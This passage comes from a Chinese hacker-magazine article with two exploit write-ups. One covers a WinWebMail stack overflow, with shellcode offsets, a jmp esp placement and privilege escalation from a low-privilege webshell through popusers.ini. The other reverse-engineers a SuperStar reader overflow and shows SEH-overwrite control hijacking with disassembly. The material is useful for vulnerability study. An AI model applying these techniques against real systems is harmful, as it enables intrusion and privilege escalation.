大家可以看到，这是典型的栈溢出漏洞！我自己写了一个简单的ShellCode，主要是调用Command，把它填写到域名字符串偏移260以后的地方。为什么要这样呢？因为256～259是用来放jmpesp指令地址的。注意这里不要紧跟在260字节后，因为需要字符对齐，不然你会发现ShellCode无法正常执行。这个漏洞成功利用的过程我制作了录像，大家可以下载随本文提供的资料观看。

那么究竟是哪个地方出了问题，导致了这样的漏洞呢？正如我前面说的，程序初始化对话框时，所有的信息都被导入了，但是程序的作者忽略了长度限制，当程序调用到函数createdialogindirectparam时，程序就出错了，如图4所示，超长的字符串导致主对话框的listbox分列显示出错，从而产生了溢出。





图4

下面我们看看这个漏洞有什么作用。因为程序安装为系统服务，当我们成功修改这个文件后，由于easymail程序一般是在admin权限下运行的，而服务程序emsvr.exe是在system权限下运行的，这样，我们就可以通过这个漏洞来提升权限了。假设我们得到了一个低权的WebShell，有修改权限，服务器安装有WinWebMail，我们只要能够修改其中的popusers.ini文件，就可以利用这个漏洞提升权限了，加用户、开端口就随你了。除此之外，在硬盘分区为NTFS格式下，WinWebMail会要求安装目录为everyone可写，这是因为它是Web服务式的邮件系统，需要通过ASP文件读写用户邮箱，也就是对应于某个用户名的文件夹，而普通的A S P 程序解析权限很低，所以必须得让WinWebMail所在的目录拥有everyone可写权限，不然程序会无法正常读写这些用户文件夹的。在FAT32格式下就更不用说了，我们可以随意修改popusers.ini文件，从而溢出获得更高权限了。我这里给大家提供一个测试文档popusers.ini，它是工作在Windows XP SP2下的，可以修改它来溢出emsvr.exe。

最后再说说远程利用的方法。因为我们可以通过Web来注册用户，所以可以利用抓包软件来修改注册信息，从而间接修改ini文件，等到服务器重启的时候，就可以利用漏洞了。这个漏洞在去年我就发现了，当时测试的WinWebMail版本低于3.7.3.1，因此，该漏洞影响范围到3.7.3.1以前的版本，感谢黑客防线给我这个机会能和大家共同分享，就算是我给大家的新年礼物了，希望大家能喜欢！

适合读者：溢出爱好者
前置知识：汇编语言

惊爆超星阅览器远程溢出0Day



文/图 爱无言

超星阅览器是一款在国内比较流行的文本阅览器，就象PDF的阅览器Acrobat Reader一样，它主要是帮助用户针对PDG的文件格式进行阅览。而最新推出的超星数字图书馆整合了更加多的功能，如在线阅读文章、我的书籍分类等，我个人非常喜欢这款阅览器。这几年里，不知道是我孤陋寡闻，还是超星本身确实很安全，一直没听说什么关于超星阅览器的漏洞，而大名鼎鼎的Acrobat Reader却接二连三地出现安全隐患，难道说……于是乎，我决定逆向分析一下超星阅览器，看看它是不是我想像中的那么安全。刚开始时发现超星是用Delphi编写的，以为这样一般不会有什么大的问题，顶多是些小Bug，可越往深分析，越发现超星阅览器不仅存在多处程序处理的逻辑错误，更有典型的栈溢出漏洞。下面我就挑选其中一个危害较大，可以被远程利用的溢出漏洞与大家一起逆向分析一下。

这个典型的栈溢出漏洞出现在函数sub_4ABBD8里（这是ida自定义的函数名，其实叫什么名字并不重要），我们先不急着分析这个函数，先来看一下这个溢出是怎么触发的。当我们利用超星自带的浏览器访问一个网址时，如果其中有一个超链接如图1所示的那样（我这里用一个本地页面代替远程访问的页面，效果是一样的），你也许会马上点击这个链接去查看那本新书，可是你会发现也许是网速的原因或者是这本新书很大，等待了几秒钟一直没有见文件被打开。你这时要么会点击地址栏右边的那个红圈画出的"连接"标志，再次连接一下网站地址，或者会复制这个超链接地址到地址栏里再访问，很奇妙，这个时候你会发现超星自动关闭消失了。如果利用任意的调试器来调试超星的话，你会发现，其实你刚才已经触发了这个很隐蔽的溢出漏洞，超星连自己带的异常处理函数都没能用上就被系统强制关闭了。




图1

现在我们来分析一下这是怎么回事，超星怎么就被强行杀掉了呢？还记得我刚开始说的函数sub_4ABBD8吗？在我的逆向分析中，这个函数是一个类似于进行历史记录的函数。我们知道，一般使用IE浏览器访问网站时，IE常会记录我们最近访问过的那些网站地址，这里的函数sub_4ABBD8就相当于这个作用。一开始，它先进行了一个内存空间分配，而且只做了一个300h，也就是768个字节的空间分配。这里为什么会只做768个字节的分配呢？我估计是因为超星对历史记录的处理最终是要把网站地址写入注册表中，一般注册表键值不会太长，所以768个字节一般够用了。回过头来我们看看这个函数开始处的具体代码。

```
push    300h            ; n
push    0               ; c
lea     edx, [ebp+s]
push    edx             ; s
call    _memset
```

300h作为函数_memset的一个参数被程序压栈。学过编程的朋友一定知道_memset函数就是将指定的内存空间清除成你所指定的值，这里这个值是0，那么上面的代码的意思就是将大小为300h的内存空间清零。然后，程序开始利用eax的指针将一部

分参数以及函数处理用的地址复制进入这个768字节空间中。举例来说，假定程序的栈现在指在0x0012de30的地方，函数先将一部分参数填充到0x0012de30到0x0012df30之间的位置，然后函数开始将我们访问的URL（网址）字符串写入从0x0012df30开始的地方，具体代码如下。

```
loc_4ABD6E:
mov     edi, eax
xor     eax, eax
push    esi
or      ecx, 0FFFFFFFFh
repne scasb
not     ecx
sub     edi, ecx
//这里相当于一个strlen函数，也就是取得字符串长度的过程
lea     esi, [ebp+var_248]
xchg    esi, edi
mov     edx, ecx
mov     eax, edi
shr     ecx, 2
lea     eax, [ebp+var_C]
rep movsd
mov     ecx, edx
mov     edx, 2
and     ecx, 3
rep movsb
pop     esi
dec     [ebp+var_14]
//在这里之前，函数将我们的URL字符串获取长度后，写入0x0012df30开始的地方，其实上面的代码就是一个memcpy函数的实现
call    sub_79C608
mov     ecx, [ebp+var_40]
push    ecx
mov     eax, [ecx]
call    dword ptr [eax+8]
```

我们注意一下，开始函数为了写入第一部分的参数，用去了0x0012de30到0x0012df30的位置，也就是100h的长度，就是256个字节。按照前面函数开始分配的空间长度为768个字节，减去程序一开始用的，我们就剩下512个字节可以用了。可惜的是，函数在这里竟然没有对传入的URL字符串长度进行检查，把我们填写的URL地址全部写入剩下的空间里面，那些本来正常的地址被我们覆盖了，而紧接着程序调用sub_79C608，这个函数又调用一个Delphi函数时，前面那些本来正常的地址里的内容会作为参数被这个函数使用，可是现在已经被我们的超长字符串覆盖了，自然就出错了。注意一下，这个溢出漏洞并不像以前我们常见的那种，是用超长字符串覆盖了函数的返回地址导致程序出错的，那时候我们的esp寄存器一般都指向我们的字符串，只要利用jmpesp就能让程序跳转到我们的ShellCode里面。而这里是一个调用的参数被覆盖导致的程序异常出错，并且这个时候，程序因为出错会调用程序自带的异常处理函数。如果是这样的话，我们就只能使程序出错而没法利用它了。别急，如果你研究过溢出漏洞，会知道这个异常处理函数其实就是SEH链上的一个内存地址，这个链也是在内存中的，其结构如图2所示。




图2

看到那些处理函数地址了吗？程序处理异常时就是调用这些函数地址进行异常处理的。如果栈溢出时我们能覆盖这些函数地址，那么程序只要一旦出现异常错误，就会跳入到我们的地址里，从而成功利用这个溢出漏洞。很幸运，在这个函数刚开始处理的时候，它的SHE链也在那个300h的栈空间里面，我们覆盖的那些正常地址包括了这个SEH链，如图3所示。地址0x0012e048处就是存放异常处理的函数地址，现在被我们覆盖成了65762652，将其用十六进制编辑器转换过来就是字符串"ev&R"，这不就是我们那个超长的网址其中的一部分吗？当程序发现异常时，就会自动跳到被我们覆盖成




图3

65762652这个地方进行处理，这样我们就可以随意控制程序执行代码了。

因为不能使用jmpesp，我们的覆盖地址比较难确定。我先采用一种直接覆盖异常处理函数地址为系统中一个调用Messagebox的地址，来给大家展现一下是不是可以随意控制程序执行顺序。这个地址在库文件historyrecord里面，是一个会弹出错误消息框的地址，我们用这个地址替换上面的"ev&R"这个字符串的位置，再使用超星访问这个网页，点击超链接，如图4 所示。

